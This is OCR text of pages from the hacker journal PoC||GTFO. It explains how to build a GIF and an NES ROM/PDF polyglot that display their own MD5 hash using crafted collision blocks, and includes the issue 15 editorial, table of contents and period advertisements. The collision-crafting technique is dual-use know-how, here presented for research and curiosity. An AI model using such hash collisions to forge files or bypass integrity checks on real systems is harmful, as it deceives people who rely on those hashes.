
These output files consist of the 64-byte aligned, zero-padded input file, followed by 128 bytes of collision data generated by Fastcoll. Every byte from the generated collision data of both files appears to be random. Comparing these last 128 bytes in both output files, we can see that only nine bytes differ. These bytes can be found at indices 19, 45, 46, 59, 83, 109, 110 and 123. While the bytes at 46 and 110 do not show any pattern, the other bytes differ only and exactly in their most significant bit. This can be used to construct GIF comment chunks of different sizes.

Showing two different images

The GIF comment block format and the collisions generated by Fastcoll allow for the creation of two GIF files that have the same MD5 hash, but are interpreted differently.

By constructing the GIF such that one of the differing bytes in the collision data is interpreted as the length of a comment chunk, the interpretation

[38] `unzip pocorgtfo14.pdf shattered.pdf`
[39] `unzip pocorgtfo14.pdf md5.gif`
[40] `unzip pocorgtfo14.pdf fastcoll-v1.0.0.5-1.zip`



of the remaining file will be different across the two colliding files.

Here, we chose the last differing byte at position 123. Due to the most significant bit having been flipped between the two collisions, the byte's value differs by 128. In order to align this byte to the Length byte of comment chunk #2, the previous comment chunk #1 needs to contain the first 123 bytes of the collision data. As the collision is 64-byte aligned, the comment chunk #1 should contain some padding bytes. We'll refer to these two colliding blocks as (X) and (Y).


One limitation arises when the value of the byte controlling the length of #2 is smaller than 4. The reason for this limitation is that the comment chunk #2 needs to contain at least the remaining collision data (four bytes) in both files. When this requirement is not met, a new collision needs to be generated.

We now have two files with different-sized comment chunks, but the same MD5 hash. We can use this in one of the collisions by ending the comment block and starting an image block. The image block is followed by another comment block, which is sized such that it skips the remaining bytes of the difference to 128 and both collisions are aligned from there.

The diagram to the right shows the contents of the GIF file, which is interpreted differently depending upon which of the colliding blocks is found at Point **F**.

The file with the collision block **X** will have the body blocks **B**, **I** and **N** interpreted, while the file with **Y** will only have **B** and **N** interpreted, with **I** skipped over as part of a comment. In order to yield two GIFs with completely different images, one could use the blocks **B** and **N** for the two images and one or more dummy image with very high animation delay in block **I**. The result is a pair of animated GIF files, both having the desired images as first and last frames, but only the variant with **X** would have a delay of multiple minutes between the two frames.

```
$ md5sum md5_avp_loop.gif
8895af74c2b5478c547cfb85f7475f0b  md5_avp_loop.gif
```



Showing the MD5 hash

For my PoC, I decided to use 7-segment optics. For displaying the MD5 hash, I need 32 digits, each having seven segments. The background image with all 224 (32×7) segments visible is put into block (B), block (N) can be left empty. We repeat the blocks (D)…(L) for every single segment and put an image masking that segment into block (I). Generating all 224 collisions required thirty minutes on my PC. When the file is completely generated, we calculate its MD5 hash. This will be the final hash, which the GIF file itself should show.

Every masking image will only be shown when the corresponding collision block is (X), otherwise a parser will only see comment chunks. We can switch between collision blocks (X) and (Y) for every image masking one of the segments. This switch will not change the MD5 hash value of the file but it allows us to control what is displayed. Once we have the final hash value, we choose the right collision for each segment and replace it in the file.[41]

That's it![42] :)


[41] `unzip pocorgtfo14.pdf md5_avp_loop.gif`

[42] Between this article's writing and publication, a friendly neighbor Rogdham created his own PoC with detailed write-up and script, which are available at `http://www.rogdham.net/2017/03/12/gif-md5-hashquine.en` and in this issue's ZIP contents.

14:12 This PDF is an NES ROM that prints its own MD5 hash!

by Evan Sultanik and Evan Teran

This PDF—in addition to being a ZIP, which is at this point *de rigueur*—is also a Nintendo Entertainment System (NES) ROM that prints out the PDF's MD5 hash. In other words, it is a *hash quine*. The following describes how we did it.



First, we're going to give a quick primer on the NES's hardware architecture, which is necessary to understand the iNES file format, which is ubiquitous for storing ROMs. We then describe the PDF/iNES polyglot, followed by how we achieved the MD5 quine.

NES Hardware and ROMs

NES cartridges have two primary ROM chips: the PRG and CHR. That's one of the reasons why a special file format (*e.g.*, iNES) is necessary to store ROMS: Cartridges don't have a single, contiguous ROM.

The PRG ROM contains the actual executable code of the game. It will typically be loaded into the addresses from `0x8000`–`0xFFFF` of the NES.

We have code, but do we have graphics? That's what the CHR ROM is for![43] The *Picture Processing Unit* (PPU) is what renders the graphics of the NES; it will have either CHR ROM or CHR RAM attached to it. (Note that the PPU has its own address space separate from the CPU.)

Nintendo was clever. Very clever. They knew that the NES console had hardware limitations that developers would inevitably run up against, *e.g.*, the maximum 32 KiB of address space dedicated to the PRG ROM. They allowed cartridges to have custom chips that are able to intercept memory reads (and writes!) and have logic which can effect change based on them. These chips are called *mappers*. That's essentially how the Game Genie works: it is a mapper that sits between the cartridge and the console.

The most basic capability of a mapper is to affect is paging. That's right, around the same time that Intel was releasing the i386, the NES supported basic paging. One common way that this works is that the ROM would detect a write to a ROM at certain addresses, triggering the mapper to switch which pages of ROM were visible where. For example, a cartridge with a NES-UNROM mapper chip would interpret a write of `0x04` to `0x8000` as a command to place the fourth 16 KiB page at address `0x8000`–`0xBFFF`. PRG ROM remapping is just the tip of the iceberg. Mapper hardware grew more and more complex over the years as NES games continued to push the limits of the system.

Mappers are another reason why a ROM format like iNES is required, since there were hundreds of different mapper chips, some specific to individual games. This also makes building an NES emulator very challenging, because each individual mapper chip must be emulated.

The iNES File Format

The *de facto* standard for storing NES ROMs is the "iNES format," named after the file format popularized by an early NES emulator by Marat Fayzullin named iNES. While there have been competing file formats over the years such as the "Universal NES Interchange Format" (UNIF), virtually all ROMs you will encounter in the wild will be an iNES file.

It is worth noting that there is a successor to the iNES file format called "NES 2.0." It is backwards compatible with iNES, and adds a few extra types

[43] Or sometimes CHR RAM, as some games procedurally generate their graphics data!

Get MORE out of VISICALC With

V-UTILITY $99.95

COPYRIGHT © 1981 YUCAIPA SOFTWARE Version 5.0

NOW AVAILABLE FOR IBM PERSONAL COMPUTER (PC DOS)
APPLE II (DOS 3.2 and DOS 3.3)
TRS-80 MOD I, II, III and 16 (TRSDOS)

V-UTILITY CONSISTS OF ALL THESE VISICALC "USER FRIENDLY" UTILITY PROGRAMS ON ONE DISK RUN BY INDEX AND PROMPTS.

V-PRINT WITH THIS PROGRAM YOU MAY SELECT THOSE COLUMNS YOU WANT TO PRINT ON THE PRINTER AND PLACE THEM IN ANY ORDER YOU SELECT. A FLEXIBLE PRINTING UTILITY THAT ALSO WILL PRINT SHEET EQUATIONS

V-STAT PROGRAM COLLECTS DATA AUTOMATICALLY FROM THE VISICALC COLUMN AND CALCULATES NUMERICAL DISTRIBUTION, CORRELATION COEFFICIENT, REGRESSION ANALYSIS, CHI² TEST, AND T-TEST. YOU MAY SELECT THE COLUMNS FOR DATA ENTRY AND SPECIFY THE ROW# TO START AND ROW TO END DATA COLLECTION. PROGRAM IS EASY TO RUN.

V-PLOT THIS PROGRAM AUTOMATICALLY INPUTS DATA FROM A VISICALC COLUMN, PERFORMS AUTO SCALING THEN PLOTS EITHER 1 OR 2 COLUMNS ON A REGULAR LINE PRINTER (GRAPHICS NOT REQUIRED). IDEAL FOR ANALYZING UP TO 250 NUMERICAL DATA POINTS IN RELATION TO TIME.

V-OVERLAY PROVIDES THE FOLLOWING SELECTION OF OVERLAYS TO LOAD ON TO THE VISICALC SHEET. MOVING AVERAGES, EXPOTENTIAL SMOOTHING EQUATIONS, TIME SERIES TREND ANALYSIS, DATE COLUMNS.

YUCAIPA SOFTWARE


12343 12TH ST · YUCAIPA·CA·92399

PHONE (714) 797-6331 ALL PROGRAMS AVAILABLE SEPARATELY $39.95 EACH

IBM, APPLE, TRS-80, and VISICALC are trademarks respectively of International Business Machines Corp, Apple Computer Inc, Tandy Corp, and VisiCorp


of information, but is not different enough to require discussion for the purpose of creating polyglots. So let's take a look at this format and see where we can place our PDF header safely.

Here is the file format of iNES:



So, what is this strange beast that is a "Trainer"? The trainer section is not something that most ROMs need at all in modern emulators, but any iNES ROM is allowed to have one. Essentially, the trainer is a 512 byte block of code that the emulator will load at memory address `0x7000`–`0x71FF`. Trainers were used by ROM dumpers to store patch code to make it easier to translate commands from an unsupported mapper to one that was supported.

Here is the format of the iNES header:



The third least significant bit of the first flag byte (offset 6) controls whether a trainer section exists. That is why we have set it to `04`.

PDF/iNES Polyglot

As you might have already guessed, the trainer is the perfect place to put our PDF header, since it starts at offset 16 of the iNES file and 512 bytes is more than enough for our PDF header. Ange Albertini first described this approach in PoC‖GTFO 7:6. We can then create a PDF object to encapsulate the remainder of the ROM. Since PDF readers ignore everything that comes before the PDF header, the first 16 bytes of the iNES header that come before the Trainer are ignored.

Emulators don't care about data after the ROM data. In fact, you will often find iNES ROMs in the wild that have a URL appended to the end of the file. This causes no harm at all since an iNES file loader only needs to consider the trainer and ROM portions described by the header. Everything afterward—in our case, the remainder of the PDF—is ignored.

So, is it safe to put a PDF header into the trainer? No game which doesn't currently have a trainer will do anything which interacts with code loaded at address `0x7000`–`0x71FF`, so they won't care at all what happens to be there. We had to create our own custom NES ROM to generate the MD5 quine anyway, so we had the control to ensure that the trainer memory was not used.

We fill the trainer with our standard PDF header, containing a PDF object stream to encapsulate the remainder of the NES ROM:

```
%PDF-1.5
%<D0><D4><C5><D8>
9999 0 obj
<<
/Length number of bytes remaining in the ROM
>>
stream
zeros for the remainder of the 512 Trainer bytes
the remainder of the iNES ROM
endstream
endobj
the remainder of the PDF
```

NES MD5 Quine

The next issue is getting the ROM to display its own MD5 hash. We used a technique similar to Greg Kopf's method for a PostScript MD5 quine from article 14:09 up on page 46, however, we were severely restricted by the NES's memory limitations.

In the PostScript MD5 quine PoC, each bit of the MD5 hash was encoded as a two-block MD5 collision that was compared against a copy of itself. That meant that each of the 128 bits of the MD5 hash required four 64 byte MD5 blocks, or 32,768 bytes. That's the size of an *entire* ROM of an NROM-256 cartridge![44] It's twice the amount of ROM that Donkey Kong, Duck Hunt, and Excite Bike required.

We wanted to avoid relying on a mapper. So in order to shrink the hash collision encoding to fit on an NROM-256 cartridge, we only encode one collision (two 64 byte blocks) per MD5 bit. That requires only 16,384 bytes. However, that doesn't al-

[44] NROM-256 is a chip that provides the maximum amount of PRG ROM without using a mapper.

low for the comparison trick that Greg Kopf used in the PostScript quine. One option would be to add a lookup table after the collisions: For each hash collision, encode a diff between the two collided blocks, specifying which block represents "0" and which represents "1". A lookup table would only require an additional 256 bytes (two bytes per MD5 bit). Another option which uses even less space is to take advantage of the fact that Marc Stevens' Fastcoll[45] MD5 collision algorithm produces certain bits that always differ between the two collided blocks, as was described by Kristoffer Janke in article 14:11. So, we can check that bit and use it to determine parity. Either way, after the final PDF is generated and we know its final MD5 hash, we can then swap out each of the collided blocks in the NES ROM to produce the desired bit sequence, all without altering the overall MD5 hash.

This technique requires at most 16,640 bytes of the ROM. However, the MD5 encoding needs to start at the beginning of an MD5 block for the collision to work well (*i.e.*, it needs to start an address that is a multiple of 64 bytes). That means we can't put it at the very end of the PRG ROM, because the last six bytes of that ROM are reserved for the "VECTORS" segment. The NES's CPU expects those six bytes to contain pointers to NMI, reset, and IRQ/BRK interrupt handlers. Therefore, we need to shift the start of the encoding a bit earlier to leave room. In fact, it is to our advantage to have the MD5 encoding occur as early as possible—having as much of our code occur after it as possible—because any changes that occur after the 16,640 bytes of MD5 encoding will *not* require recomputing the hash collisions. Therefore, we chose to store it starting at memory offset `0x9F70`, which corresponds to byte $\texttt{0x9F70} - \texttt{0x8000} = \texttt{0x1F70}$ in the PRG ROM, which corresponds to byte $16 + 512 + \texttt{0x1F70} = \texttt{0x2180}$ within this PDF. Feel free to take a gander!

The code in the NES ROM to read the encoded MD5 hash looks something like that in Figure 12.

The music in the ROM is *Danger Streets*, composed and released to the public domain by Shiru, also known as DJ Uranus.[46]

[45] `unzip pocorgtfo14.pdf fastcoll-v1.0.0.5-1.zip`

[46] `https://shiru.untergrund.net/`

```
/* memory address of the start to the encoded MD5:  */
#define MD5_OFFSET        0x9F70
/* memory address of the lookup table: */
#define MD5_DIFFS_OFFSET (MD5_OFFSET+128*128) /* 128*128 = 16,384 bytes */
/**
 * Reads one of the 16 bytes from the encoded MD5 hash
 */
uint8_t read_md5_byte(uint8_t byte_index) {
    uint8_t byte = 0;
    for(uint8_t bit=0; bit<8; ++bit) {
        uintptr_t diff_offset =   MD5_DIFFS_OFFSET   /* lookup table encodes the byte   */
                                + 2 * 8 * byte_index /* index that is different        */
                                + 2 * bit);          /* between the collided blocks    */
        uintptr_t offset =   MD5_OFFSET
                           + 128 * 8 * (uintptr_t)byte_index /* 1024 B per encoded byte */
                           + 128 * (uintptr_t)bit
                           + PEEK(diff_offset);      /* index of the byte to compare   */
        byte <<= 1;
        if(PEEK(offset) == PEEK(diff_offset + 1)) {  /* second byte of the lookup table */
            byte |= 1;                               /* encodes the value of the byte   */
        }                                            /* in the collision block that     */
    }                                                /* represents "1"                  */
    return byte;
}
```

Figure 12. Colliding Block Reader

14:13 Tithe us your Alms of 0day!

from the desk of Pastor Manul Laphroaig,
International Church of the Weird Machines

Dearest neighbor,

A man once was walked into a talent agent's with his whole family: himself, his wife, two young children, a shaggy dog, and Grandma. "We have a vaudeville act," he said, "and we'd like representation."

So the agent, figuring it to be the fastest way to evict these intruders from his office, let them perform the act, even though he expected it might be a bit extreme for his tastes.

The man began by eliminating textfile logging from a nearby server, while his wife installed `NetworkManager` and removed all traces of `ifconfig`. Then the two of them installed `ModemManager` and configured it to fight with `logind` for all available serial ports.

And then the kids got involved, working together to place a privesc vuln by writing SUID files with `07777` permissions for `touch()` whenever the mode type is invalid!

And then while the talent agent keeps watching, Grandma and the dog come out, and they exploit the bug by dropping an SUID file owned by `root`!

And the poor talent agent, he's just sitting there with his jaw dropped, so he asks the only question he can think to ask.

"That's some act." he says, "What do you call it?"

"We call it, `systemd`!"

Do this: write an email telling our editors how to reproduce *ONE* clever, technical trick from your research. If you are uncertain of your English, we'll happily translate from French, Russian, Southern Appalachian, and German. If you don't speak those languages, we'll draft a translator from those poor sods who owe us favors.


Like an email, keep it short. Like an email, you should assume that we already know more than a bit about hacking, and that we'll be insulted or—WORSE!—that we'll be bored if you include a long tutorial where a quick reminder would do.

Just use 7-bit ASCII if your language doesn't require funny letters, as whenever we receive something typeset in OpenOffice, we briefly mistake it for a ransom note. Don't try to make it thorough or broad. Don't use bullet-points, as this isn't a damned Powerpoint deck. Keep your code samples short and sweet; we can leave the long-form code as an attachment. Do not send us LaTeX; it's our job to do the typesetting!


Don't tell us that it's possible; rather, teach us how to do it ourselves with the absolute minimum of formality and bullshit.

Like an email, we expect informal (or faux-biblical) language and hand-sketched diagrams. Write it in a single sitting, and leave any editing for your poor preacherman to do over a bottle of fine scotch. Send this to pastor@phrack.org and hope that the neighborly Phrack folks—praise be to them!—aren't man-in-the-middling our submission process.

Yours in PoC and Pwnage,
Pastor Manul Laphroaig, T.G. S.B.




Inks the Pen....
.....Just Right.
COLUMBIAN INKSTAND.
No inky fingers. No blots. No muddy ink. A boon to busy scribblers. $1.00 to $6.00 each. Sent prepaid. Catalogue free
BOYD & ABBOT CO., 257 BROADWAY, NEW YORK.



Money Saver
$5. Printing Press
Print your own cards &c $18. Press for circulars or small newspaper. Catalogue free, presses, type paper, cards, &c. from maker KELSEY & CO. Meriden, Conn
Young or old have fun and make money printing for others. Typesetting easy by full printed instructions.

PoC||GTFO



15:02 (p. 5) Reversing Pier Solar
15:03 (p. 13) The Alternator Sermon
15:04 (p. 16) Text2COM
15:05 (p. 17) RISC-V Shellcode
15:06 (p. 25) Gumball
15:07 (p. 60) A PDF Git Repository
15:08 (p. 66) Userland Ethernet Drivers
15:09 (p. 76) MIPS16 Delay Slots
15:10 (p. 82) Windows Kernel Race Conditions
15:11 (p. 87) X86 Without Fetches
15:12 (p. 89) Nail in the JKS Coffin
15:13 (p. 97) The PNG Gamma Trick

Aide-toi et le ciel t'aidera ; это самиздат.
Compiled on June 17, 2017. Free Radare2 license included with each and every copy!
€ 0, $0 USD, $0 AUD, 10s 6d GBP, 0 RSD, 0 SEK, $50 CAD, 6×10^{29} Pengő (3×10^{8} Adópengő).

Legal Note: If you learn something from this magazine, even just one nifty little idea, you are politely requested to share that with a neighbor over a good cup of coffee.

Reprints: Bitrot will burn libraries with merciless indignity that even Pets Dot Com didn't deserve. Please mirror—don't merely link!—`pocorgtfo15.pdf` and our other issues far and wide, so our articles can help fight the coming flame deluge. We like the following mirrors.
`https://unpack.debug.su/pocorgtfo/`
`https://pocorgtfo.hacke.rs/`
`https://www.alchemistowl.org/pocorgtfo/`
`https://www.sultanik.com/pocorgtfo/`

Technical Note: This file, `pocorgtfo15.pdf`, is valid as PDF document and as a ZIP file of the relevant source code. Those of you who have laser projection equipment supporting the ILDA standard will find that this issue can be handily projected by your laser beams.

Cover Art: The cover illustration from this issue is a Hildebrand engraving of a painting by Léon Benett that was first published in *Le tour du monde en quatre-vingts jours* by Jules Verne in 1873. In George M. Towle's English translation of the same year, you will find this illustration on page 137.

Printing Instructions: Pirate print runs of this journal are most welcome! PoC||GTFO is to be printed duplex, then folded and stapled in the center. Print on A3 paper in Europe and Tabloid (11" x 17") paper in Samland, then fold to get a booklet in A4 or Letter size. Secret volcano labs in Canada may use P3 (280 mm x 430 mm) if they like, folded to make P4. The outermost sheet should be on thicker paper to form a cover.

```
# This is how to convert an issue for duplex printing.
sudo apt-get install pdfjam
pdfbook --short-edge --vanilla --paper a3paper pocorgtfo15.pdf -o pocorgtfo15-book.pdf
```


Man of The Book	Manul Laphroaig
Editor of Last Resort	Melilot
TEXnician	Evan Sultanik
Editorial Whipping Boy	Jacob Torrey
Funky File Supervisor	Ange Albertini
Assistant Scenic Designer	Philippe Teuwen

and sundry others

BOOK-BINDING Well done with good material for - - - 60c
McClure's, Harper's and Century
Chas. Macdonald & Co. Periodical Agency,
55 Washington St., Chicago, Ill.

15:01 There's no excuse for not knowing.

Neighbors, please join me in reading this sixteenth release of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of reverse engineering and the study of weird machines. This release is a gift to our fine neighbors in Montréal and Las Vegas.

If you are missing the first fifteen issues, we suggest asking a neighbor who picked up a copy of the first in Vegas, the second in São Paulo, the third in Hamburg, the fourth in Heidelberg, the fifth in Montréal, the sixth in Las Vegas, the seventh from his parents' inkjet printer during the Thanksgiving holiday, the eighth in Heidelberg, the ninth in Montréal, the tenth in Novi Sad or Stockholm, the eleventh in Washington D.C., the twelfth in Heidelberg, the thirteenth in Montréal, the fourteenth in São Paulo, San Diego, or Budapest, or the fifteenth release in Canberra, Heidelberg, or Miami.

After our paper release, and only when quality control has been passed, we will make an electronic release named `pocorgtfo15.pdf`. It is a valid PDF document and a ZIP file of the relevant source code. Those of you who have laser projection equipment supporting the ILDA standard will find that this issue can be handily projected by your laser beams.

At BSides Knoxville in 2015, Brandon Wilson gave one hell of a talk on how he dumped the cartridge of Pier Solar, a modern game for the Sega Genesis; the lost lecture was not recorded and the slides were never published. After others failed with traditional cartridge dumping techniques, Brandon jumped in to find that the cartridge only provides the first 32 kB until an unlock sequence is executed, and that it will revert to the first 32 KB if it ever detects that the CPU is not executing from ROM. On page 5, Brandon will explain his nifty tricks for avoiding these protection mechanisms, armed with only the right revision of Sega CD, a serial cable, and a few cheat codes for the Game Genie.

Pastor Laphroaig is back on page 13 with a sermon on alternators, Studebakers, and bug hunting in general. This allegory of a broken Ford might teach you a thing or two about debugging, and why all the book learning in the world won't match the experience of repairing your own car.

Page 16 by Saumil Shah reminds us of those fine days when magazines would include type-in code. This particular example is one that Saumil authored twenty-five years ago, a stub that produces a self-printing COM file for DOS.

Don A. Bailey presents on page 17 an introduction to writing shellcode for the new RISC-V architecture, a modern RISC design which might not yet have the popularity of ARM but has much finer prospects than MIPS.

Our longest article for this issue, page 25 presents the monumental task of cracking Gumball for the Apple][. Neighbors 4am and Peter Ferrie spent untold hours investigating every nook and cranny of this game, and their documentation might help you to preserve a protected Apple game of your own, or to craft some deviously clever 6502 code to stump the finest of reverse engineers.

Evan Sultanik has been playing around with the internals of Git, and on page 60 he presents a PDF which is also a Git repository containing its own source code.

Rob Graham is our most elusive author, having promised an article for PoC||GTFO 0x04 that finally arrived this week. On page 66 he will teach you how to write Ethernet card drivers in userland that never switch back to the kernel when sending or receiving packets. This allows for incredible improvements to speed and drastically reduced memory requirements, allowing him to portscan all of `/0` in a single sweep.

Ryan Speers and Travis Goodspeed have been toying around with MIPS anti-emulation techniques, which this journal last covered in PoC||GTFO 6:6 by Craig Heffner. This new technique, found on page 76, involves abusing the real behavior of a branch-delay slot, which is a bit more complicated than what you might remember from your Hennessy and Patterson textbook.

